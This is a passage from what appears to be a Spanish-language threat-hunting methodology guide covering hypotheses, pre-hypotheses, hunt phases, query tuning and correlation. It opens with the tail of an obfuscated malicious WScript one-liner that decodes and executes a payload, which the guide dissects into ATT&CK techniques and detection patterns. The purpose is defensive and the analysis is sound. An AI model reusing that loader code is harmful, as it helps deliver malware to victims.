else { z = z.replace("@"+h+"@",""); var c = z.replace(/(\d{2})/g, function (k) { return
String.fromCharCode(parseInt(k,10)+30); }); win[3](c)(); WScript.Quit(); } } else { WScript.sleep(222222); } O++;}}
```

Cita 6. Pieza de código (oneliner) de programa malicioso inutilizado. Fuente: Virustotal.

En el ejemplo anterior podemos extraer la siguiente TTP apoyándonos del MITRE ATT&CK:

Táctica: Execution
Técnica: T1059.005 – Command and Scripting Interpreter: Visual Basic
Procedimiento: ejecución de oneliner en lenguaje Visual Basic vía Wscript.exe para conexión y descarga de programa malicioso desde servidor remoto (internet) utilizando métodos de evasión defensiva tales como reemplazo de caracteres, parada de ejecución, array de servidores de descarga del programa malicioso y nombres de variables de difícil entendimiento.

Ejemplo de **I**ndicadores de **A**taque (IOA) identificados en el oneliner:

- WScript.CreateObject('MSXML2.ServerXMLHTTP');
- WScript.Shell
- WScript.sleep
- String.fromCharCode

Adicionalmente, la propia ejecución del wscript nos puede ayudar a identificar otro indicador. El uso de este proceso, así como su proceso padre y posibles hijos constituyen indicadores que son parte del *procedimiento.*
Ejemplos de hipótesis con los datos anteriores:

- Ejecución de Wscript.exe con parámetros "CreateObject" & "Shell" & "Sleep" en un oneliner.
- Ejecución de Wscript.exe con parámetro "String.fromCharCode".
- Proceso Wscript.exe conectándose a internet para descargar archivos de TLD ".com/.cn/.nl" vía HTTP/S.

Nota: estas hipótesis no deben ser tomadas como únicas dado el anterior oneliner. Se expone n a modo de ejemplo.

14.6 Pre-hipótesis

Si bien este concepto puede resultar el más abstracto de todos, donde incluso no aparece en la figura de relación entre elementos de detección (ideas-hipótesis-consultas), es un concepto extremadamente útil para poder establecer una buena tasa de detección, que podría aparecer como enlace entre las ideas y las hipótesis, como un término en medio de ambas.



Imagen 5. Esquema de elementos de un hunt. Fuente: THF.

Concepto de pre-hipótesis

> Una pre-hipótesis es una especificación de una idea, que contiene una lógica más amplia que lo que contendría una hipótesis.

Cita 9. Definición de pre-hipótesis. Fuente: The Hunter's Framework.

Ejemplo de pre-hipótesis: seteo de persistencia en claves de arranque (run) de Windows.

Por el contrario, en una hipótesis convencional tendríamos que aportar más detalle. **Por ejemplo**, necesitaríamos indicar si se trata de la rama **HKEY_CURRENT_USER o HKEY_LOCAL_MACHINE**, indicar si se trata de la clave **\Run** o **\RunOnce**.
Así mismo, necesitaríamos algún otro detalle sobre el nombre o valor de la clave a buscar.

Ejemplo de hipótesis: seteo de persistencia en HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce con parámetros: "powershell", "iwr"

Uso de pre-hipótesis

Existen dos usos básicos para las pre-hipótesis:

1) **Búsquedas de *amplio alcance*** en procesos de incident-response donde se necesita verificar una TTP mediante la analítica de los datos para descubrir indicios subyacentes de actividad maliciosa.

2) **Ciclos de hunting desestructurado o data-driven**, donde se necesita concretar ideas en algo "mínimamente accionable" para posteriormente, y explorando los resultados, generar o deducir en base a los resultados las hipótesis finales.

   Este proceso de data-driven puede tanto ayudar al analista a tener ideas en base a los resultados, como a generar hipótesis basadas en TTP si en el proceso de análisis de datos encuentra algún tipo de amenaza.

A este respecto es importante reseñar que una pre-hipótesis si bien es una ayuda, no debe de inducir al hunting de "IOC" en base a los resultados de una hipótesis, salvo que se esté en un proceso de *incident-response* donde se necesite iterar por los elementos encontrados.

14.7 Tabla resumen de uso de hipótesis y pre-hipótesis

	Hipótesis	Pre-hipótesis
Para hunting estructurado	Recomendable	No recomendable debido a la dificultad de clasificación y ordenación en BBDD
Para hunting en IR o data driven	Recomendable	Muy recomendable, debido a su amplitud para abarcar todos los IOA incluidos en una TTP
Dificultad de clasificación en BD	Baja	Media-Alta
Cantidad de detalles técnicos para ser desarrollada	Comportamiento (TTP), IOA, IOC	Comportamiento (TTP)

Tabla 4. Usos de hipótesis y pre-hipótesis. Fuente: THF.

Capítulo 15. THF - Metodología de Threat Hunting

The **H**unter's **F**ramework propone una *metodología neutra* para realizar acciones de hunting, que puede ser disparado por cualquier fuente de información, herramienta y entorno.
Este sistema puede ser utilizado tanto por por **IOA** como **IOC** o sistemas **mixtos**.

THF también hace una clara distinción entre **ideas-hipótesis-consultas**. Este punto es tan importante para los analistas como la gestión de conocimiento, dado que una idea genérica puede ser base para establecer múltiples hipótesis, y cada hipótesis puede generar a su vez, múltiples consultas.
Así mismo la interacción entre **TTP-hipótesis-IOA** se ha podido ver definida mediante ejemplos prácticos con ejemplo de interacción de conceptos para creación de consultas en el capítulo anterior.

Finalmente se propone una fase de reporte, compartición de información y almacenamiento y/o programación de consultas útil para *reducir la superficie de ataque*.

Figura 8. Fases y puntos clave de un hunt en la metodología THF. Fuente: THF.

15.1 Fase 1 – Definición

En la primera fase se deben definir las acciones que se tomarán a lo largo del hunt, incluyendo la arquitectura, estructuración, disparadores, fuentes de datos y herramientas de procesado a disposición del analista, así como el alcance del mismo.

15.1.1 Duración

El primer paso en la definición es determinar **cuánto tiempo** se va a **dedicar** al mismo. Acotando el **tiempo** se impide iterar indefinidamente sobre un elemento abandonando el resto de la superficie de ataque.
Por lo tanto, es clave definir una ventana de tiempo *suficiente* para ejecutar un hunt, en el que se pueda conseguir una cobertura mínimamente *aceptable*.

15.1.2 Selección de estructura a utilizar

A la hora de afrontar cualquier hunt, otro punto importante es definir **cómo** se va a **estructurar** el **tiempo dedicado**. Algunas preguntas para definir esto son:

- ¿Cuánto tiempo se va a dedicar a la búsqueda?
- ¿Hay margen en caso de encontrar algo crítico siendo explotado públicamente durante el hunt para incluirlo en el alcance?
- Si en caso de encontrar elementos sospechosos fuera necesario incluir nuevas TTP en el alcance inicial, ¿sería posible?

Las respuestas a estas preguntas definirán la estructura a utilizar dentro de las vistas en el capítulo 13.

Una vez establecida la estructura (si se considera necesario), dentro del tiempo de "búsqueda" puede haber a su vez bloques de tareas por hacer y un tiempo asignado a cada bloque.

Por ejemplo, basado en los 4 puntos de la metodología THF, se puede establecer un ¼ de tiempo a cada fase, de tal manera que por ejemplo un informe no se quede sin documentar porque su tiempo se ha invertido en analizar resultados.

15.1.3 Alcance y acciones permitidas

Alcance

El alcance suele estar intrínsecamente relacionado con las herramientas. No obstante, para evaluar capacidades de distintas herramientas se puede optar (en determinados casos) por incluirlas del alcance y así evaluar no solo cómo cubrir una determinada TTP, sino cómo cubrirla con una *determinada herramienta*.

Por otro lado, una herramienta dentro del alcance puede ser libremente descartada por no cumplir con las necesidades del hunt. El alcance debe ser siempre realista con las **capacidades y dimensionamiento** del equipo, el método investigativo, la cantidad de entregables por semana/mes, así como con las **capacidades** del entorno, la **normativa legal** aplicable y las **necesidades** del **entorno**.

Acciones permitidas

Junto con el alcance también se deben de **documentar** las **acciones permitidas**, de tal forma que los analistas tengan claro qué cosas pueden hacer **y** los **pasos** para hacerlas. Esto es importante para dar **cobertura legal** a **nuestras acciones**, aunque estas no vayan directamente contra un usuario ni vayan a ser causa de una *baja laboral*.

15.1.4 Disparadores e información precedente

Los disparadores que pueden motivar una acción de Hunting puede ser cualquier punto de los comentados en el capítulo 8. **Algunos ejemplos** basados en las fuentes del punto 5 son:

Disparadores Intelligent-driven

- Procesos de IR.
- Información proveída por el departamento de CTI o inteligencia pública (informes).

Disparadores data-driven

- Relaciones entre procesos fuera de lo común.
- Ejecuciones desde rutas sospechosas.
- Argumentos comúnmente utilizados por herramientas de hacking o programa malicioso.

Disparadores entity-driven

- Servidores en la DMZ expuestos a internet.
- Servidores críticos tales como controladores de dominio y servidores de correo.

Disparadores TTP-driven

- Top 10 técnicas más usadas de MITRE ATT&CK.
- Top 10 kill-chains utilizadas públicamente.
- Información extraída de reportes de ataque publicados.
- Información de procesos de *respuesta a incidentes.*

Disparadores Situational-Awareness Driven

- Hunting sobre activos críticos (servidores de ficheros).
- Hunting sobre personas de alto valor dentro de la organización (directivos).
- Hunting basado en activos identificados por la experiencia del analista (ej: personal de marketing, personal encargado de gestionar direcciones de correo corporativas públicamente conocidas, etc).



Figura 9. Disparadores de un hunt. Fuente: Huntpedia.

15.1.5 Selección de orígenes de datos y herramientas de procesado

Orígenes de datos

Para poder determinar de forma adecuada qué fuentes de datos y eventos utilizar, es necesario entender qué **logs** se pueden **esperar de cada una**, y *saber relacionar* los distintos indicios en forma de logs de distintas fuentes no solo para realizar el análisis, sino investigar un posible incidente (más amplio) y no perderse debido a la falta de correlación (mental o basada en herramientas).



Figura 10. Información y lugares de referencia. Fuente: THF.

Herramientas de procesado

Es importante **entender** las **capacidades** y **limitaciones** de la(s) **plataformas** y **scripts** con los que se procesará la información para poder cuantificar y cualificar la visibilidad existente. Y cuánto de esa visibilidad puede ser representada mediante el procesado de información realizado con las herramientas en alcance.

En esta fase se suelen cometer algunos errores comunes entre los cuales se encuentran:

- Revisión poco exhaustiva y actualizada de los eventos existentes. Y si estos están mostrándose en tiempo real, o cuál es su *nivel de retraso*.
- Insuficiente evaluación de las plataformas de procesado que deriva en una posterior *falta de funcionalidad necesaria* cuando se está en la fase de análisis.
- Errores de scripts debido a utilización en herramientas con versiones diferentes que requieren modificaciones. Falta de monitorización en los errores.

Así mismo, en determinados casos no se dispondrá de herramientas con la ***funcionalidad mínima necesaria***. En este caso se debe de documentar cuáles son las funcionalidades necesarias y cuales no pueden ser cubiertas

por las herramientas en el alcance, para su posterior evaluación y sustitución/ampliación (si procede).

15.2 Fase 2 – Preparación

En esta fase se debe preparar el contenido a buscar, incluyendo la **recogida de información** que servirá para **interpretar *usos y costumbres***, **generar hipótesis**, convertirlas a **consultas** y afinar éstas hasta convertirlas en un *producto usable*.
De esta manera se conseguirá ejecutar la traducción de ideas a consultas pasando por hipótesis.

15.2.1 Recogida de información y contexto

La fase de recogida de **información** debe servir a un único fin: **contextualizar el entorno** dado.
Dentro de la detección de anomalías para ser efectivo es importante entender qué es normal y qué no.

Algunas de las cosas que pueden ser evaluadas en este sentido son:

- Tendencias de uso de programas, así como la relación entre procesos. Permisos de usuario.
- Tendencias en uso de argumentos, especialmente los que sean comúnmente usados por el programa malicioso.
- Tendencias en flujos de uso, por ejemplo, ejecuciones en el startup, etc.



Figura 11. Factores mínimos para contextualizar un entorno. Fuente: THF.

La contextualización de la información permitirá al analista separar las recomendaciones de malas prácticas masivas y *aceptadas*, de las detecciones más graves basadas en anomalías y en los patrones ejecutados por amenazas latentes, obteniendo la capacidad de *priorizar* en las fases de ejecución y de reporte.

15.2.2 Generación de hipótesis

Según se ha podido ver en el capítulo sobre hipótesis, éstas deben ser generadas como pseudo-lógicas para que luego puedan ser convertidas en un producto accionable en cada tecnología candidata.

Es importante que **el contenido de las hipótesis sea lo suficientemente específico para no ser confundido con pre-hipótesis**, que si bien pueden ser necesarias en actividades de *incident response*, pueden resultar demasiado volumétricas para <<actividades estándar>> de Threat Hunting donde cada consulta deba cumplir con unos criterios a nivel de resultados llegando a esos criterios en algunos casos mediante una alta especificación de lo que se desea buscar a nivel de hipótesis.

Un ejemplo se puede encontrar en el ejemplo de pre-hipótesis de Windows Run Keys del capítulo anterior.

15.2.3 Traducción de hipótesis a consultas

El Hunter debe ser capaz de explotar cada hipótesis en la mayor cantidad de plataformas disponibles (y usables). Tras las hipótesis se pueden generar la(s) consulta(s) para la(s) plataforma(s) y fuente(s) de datos en alcance.

Dado que la *lógica de detección* es generada en la hipótesis, la **consulta** simplemente **aplica** esa **lógica** a **un lenguaje de consultas** (Sigma, SPL, KQL, etc) **y** a un/varios **log source** determinado (Sysmon, bash_history, Windows, etc) siendo la consulta un medio para conectar hipótesis con resultados a través de la plataforma.



Figura 12. Relación entre hipótesis, consultas y plataformas. Fuente: THF.

15.2.4 Ensayo, error y afinamiento

Es común que el primer intento de prueba de una consulta tenga falsos positivos no contemplados. Este punto es clave para determinar la viabilidad de la consulta. Es necesario realizar un proceso iterativo de ensayo, error, afinamiento para determinar si la consulta es *viable* o no **en el entorno dado**.

Figura 13. Proceso iterativo de refinamiento de consultas. Fuente: THF.

Al igual que con las hipótesis, **que una consulta no pueda ser implementada con éxito no significa que la lógica no tenga "sentido". En su lugar puede que no sea *aprovechable* en el entorno y momento dados**.

Este punto ayuda a mejorar las capacidades evidenciando las carencias del mismo.

Así mismo, puede ser implementado como métrica. Como métrica permite separar la habilidad del hunter de generar contenido, del contenido que la herramienta es capaz de buscar.
Es recomendable también tener diversas listas con indicadores que puedan usarse para limitar, enriquecer o contextualizar las búsquedas y/o excluir resultados reduciendo el volumen de los mismos.

Por otro lado, es habitual tener que reevaluar la cantidad de consultas que se deben de realizar en una hipótesis. *El buen Threat Hunter* debe ser capaz de reducir o aumentar la cantidad de consultas a ejecutar para validar su hipótesis, así como reevaluar si los métodos de análisis deben ser modificados en consecuencia para lograr una correcta correlación de resultados evitando duplicidades.



Figura 14. Ejemplo de ciclo completo de depuración de una consulta hasta el objetivo. Fuente: THF.

15.3 Fase 3 – Ejecución y procesado

15.3.1. Ejecución de consultas y recogida de resultados

Una vez convertidas las hipótesis en **consultas**, se debe prestar atención a la ***eficiencia*** *y* ***eficacia*** de las mismas. Este proceso es desarrollado por el analista contra una plataforma de análisis normalmente con un volumen ingente de logs.

Dentro de la evaluación de la eficacia, se deben tener en cuenta, al menos, los siguientes puntos:

- Que la consulta no de errores dentro de la plataforma.
- Que no se ejecute en un tiempo anormalmente corto o largo.
- Que la información solicitada vaya a estar en el lugar/campo indicado.

El analista debe de **conocer** la **plataforma** que está utilizando *mínimamente,* así como su **funcionamiento** interno y ***mejores prácticas*** para poder **ejecutar consultas eficaces** que **muestren** los **resultados** que **busca**.

Así mismo, estas consultas deben ser *eficientes* para permitir su finalización en el menor tiempo posible sin provocar problemas de indisponibilidad en la plataforma.

Otros posibles métodos de eficiencia son usar solo los campos necesarios al presentar los resultados. Limitar los mismos buscando valores únicos.

El tiempo necesario para la ejecución de consultas es un valor que debe ser estimado por el analista de cara a planificar adecuadamente el transcurso de una validación y generar una adecuada priorización de consultas.

Figura 15. Factores para ejecutar consultas efectivas. Fuente: THF.

15.3.2 Análisis de resultados

Prerrequisitos

Durante la recogida de información se debe garantizar que no se pierde información, que esta no es modificada (especialmente donde los datos sufran transformaciones intermedias para posteriormente ser enviados a una segunda plataforma donde se realice el análisis) de tal forma que pierda su sentido o contexto, y que es *suficiente* para realizar el *triaje*.

También es necesario cuidar las posibles excepciones o configuraciones de ingesta que tenga la plataforma de análisis, evitando que se pueda excluir o modificar información relevante antes de ser procesada.

Descarte de hipótesis

En determinadas ocasiones algunas consultas deben ser desechadas. Algunos motivos usuales son:

- Falta de tiempo para afinar y validar las consultas.
- Falta de capacidad de las herramientas para realizar el filtrado necesario sobre el volumen procesado.
- Incapacidad del analista para traducir de una forma eficaz la hipótesis en consultas.
- Falta de herramientas donde ejecutar las consultas, análisis o procesado ya sea de logs o muestras.
- Incapacidad de analizar los resultados de las distintas consultas de una hipótesis *de forma efectiva* en el tiempo solicitado.

Figura 16. Variables que pueden provocar el descarte de una hipótesis. Fuente: THF.

A diferencia de lo que puede ocurrir a nivel matemático, debido a que un hunt siempre es una acción satelital sobre un entorno, es posible tener que *descartar* una hipótesis **en un entorno dado y un tiempo determinado** incluso aunque pueda **ser cierta** debido a los puntos anteriores u otros **puntos** de **fallo** y/o **imposibilidad** para la **refutación** de la misma.

Análisis de información

Una vez obtenida y validada la información, los resultados son solo hechos que pueden desembocar en una *detección temprana* de una amenaza, un falso positivo (que deberá ser descartado utilizando el método analítico-lógico correspondiente) así como en un falso negativo.

El buen **Threat Hunter** debe ser capaz de **distinguir** un falso positivo **y argumentar** las **razones** que le han llevado a considerar el resultado como tal. Así mismo, si el Threat Hunter no puede determinar si la amenaza es real, debe ser capaz de solicitar y/o ejecutar las *medidas adicionales* que permitan obtener la información suficiente para tomar una decisión definitiva basada en los hechos.

Por otro lado, el mayor peligro de la fase de detección son los **falsos negativos**.

Un falso negativo puede ser, **por ejemplo**: confundir un falso positivo con una amenaza altamente camuflada y **no conocida por la inteligencia pública**. Igualmente, una consulta puede ser inefectiva y no dar signos de error semántico en la propia herramienta confundiendo el motivo real que ha llevado a ausencia de resultados.

La principal diferencia entre un Threat Hunter medio y un analista de seguridad medio *suele radicar* en su capacidad para distinguir "**A**dvance **P**ersistent **T**hreats" de ***A**parentes **F**alsos **P**ositivos*.

Esto es normalmente justificado por la cantidad de tiempo que cada tipo de analista puede utilizar en formarse para buscar una determinada amenaza, siendo "usualmente" superior en los Threat Hunter debido a su *obligatoriedad* de trabajar en un contexto "*hipótesis-driven*" basado fundamentalmente en TTP observadas durante el proceso de generación de hipótesis.

Así mismo, las limitaciones de tiempo por cada análisis son otro factor a destacar.
La capacitación del Threat Hunter toma especial importancia en esta fase, así como realizar procesos de Threat Hunting dentro de una gestión de amenazas **efectiva** evitando que las amenazas se gestionen como simples "***tickets***".

Dentro del proceso de análisis se deben utilizar *adecuadamente* los mecanismos de análisis **pasivos** y **activos**, sabiendo distinguir y utilizar en cada circunstancia ***el adecuado***.
Utilizar un método activo y/o equivocado en la fase de análisis o respuesta puede provocar la reacción de un atacante **desplegando medidas** adicionales de **evasión** o **impacto** que provoquen un **problema antes** de poder **reaccionar** y **contener** de forma efectiva. **Por ejemplo**: un ransomware para encubrir sus acciones.

Finalmente, el análisis no debe finalizar hasta que todos los indicios hayan sido evaluados, finalizando el ciclo de investigación con conclusiones y recomendaciones basadas en el **resultado** de la **investigación**.



Figura 17. Criterios básicos para el análisis efectivo de indicios. Fuente: THF.

15.3.3 Correlación y enriquecimiento

Una vez analizados los resultados, si estos no son suficientes para dar una respuesta a si existe una amenaza mayor y cuál es el alcance, se usan los procesos de correlación y/o enriquecimiento. En estos casos es necesario un enriquecimiento de la información obtenida en el proceso de triaje. En función del tipo de resultado la información será correlada y/o enriquecida. En entornos maduros este proceso "debería" ser hecho previo al análisis de resultados.

Correlación

Una forma básica de **aumentar** la cantidad de **información** disponible para **obtener** una **idea** de qué está pasando es mediante la correlación. Mediante este mecanismo, se recogen acciones adicionales ejecutadas por el mismo *elemento* detectado o sus adyacentes tanto antes como después de su ejecución añadiendo así

contextualización a nuestro elemento *sospechoso*. **Un punto por el cual muchos hechos no pueden ser detectados mediante los equipos de operaciones suele ser es la falta de correlación**.

Ésta puede ser debida a falta de logs, o de *capacidad* de las herramientas para correlar todos los datos necesarios.

El proceso de realizar una **correlación adecuada** en *tiempo y forma* para limitar los falsos positivos es un factor clave para la detección efectiva en procesos de Threat Hunting, por lo que este punto debe ser un aspecto clave para el analista.

Así mismo, para ayudar en este punto el analista puede utilizar herramientas de "***S**ecurity **O**rchestation, **A**utomation and **R**esponse"* que automaticen acciones de investigación, obtención de información adicional y correlado de la misma bajo demanda. También se pueden utilizar scripts en su ordenador, e incluso frameworks para implementar el procesado de los mismos. Sé realista con tu presupuesto y capacidades.

Enriquecimiento

Mediante el enriquecimiento cumplimos el mismo objetivo que en el correlado, utilizando un proceso diferente. Mientras que el correlado se apoya en hechos empíricos adicionales, el enriquecimiento se apoya en información contextual que maximice el conocimiento del hecho/indicador/indicio/dato detectado.
Algunos ejemplos de enriquecimiento habituales son:

- Uso de un MISP interno o de un/varios proveedor de servicios de inteligencia.
- Búsquedas en fuentes de terceros tales como Virustotal, Abuse, listas de github, X-Force Exchange, etc
- Uso de motores de búsqueda para localizar información adicional del hecho/indicador/indicio/dato.

Así mismo, aunque el enriquecimiento es un proceso diferente al ~~simple~~ correlado, son procesos compatibles.

Por ejemplo, mediante el resultado de buscar un determinado IOA se puede tener un evento de creación de proceso, que sea correlado con un evento posterior de red por parte del mismo proceso, en el que la dirección usada en la conexión de red sea enriquecida con información interna y/o externa.

15.4 Fase 4 – Reporte

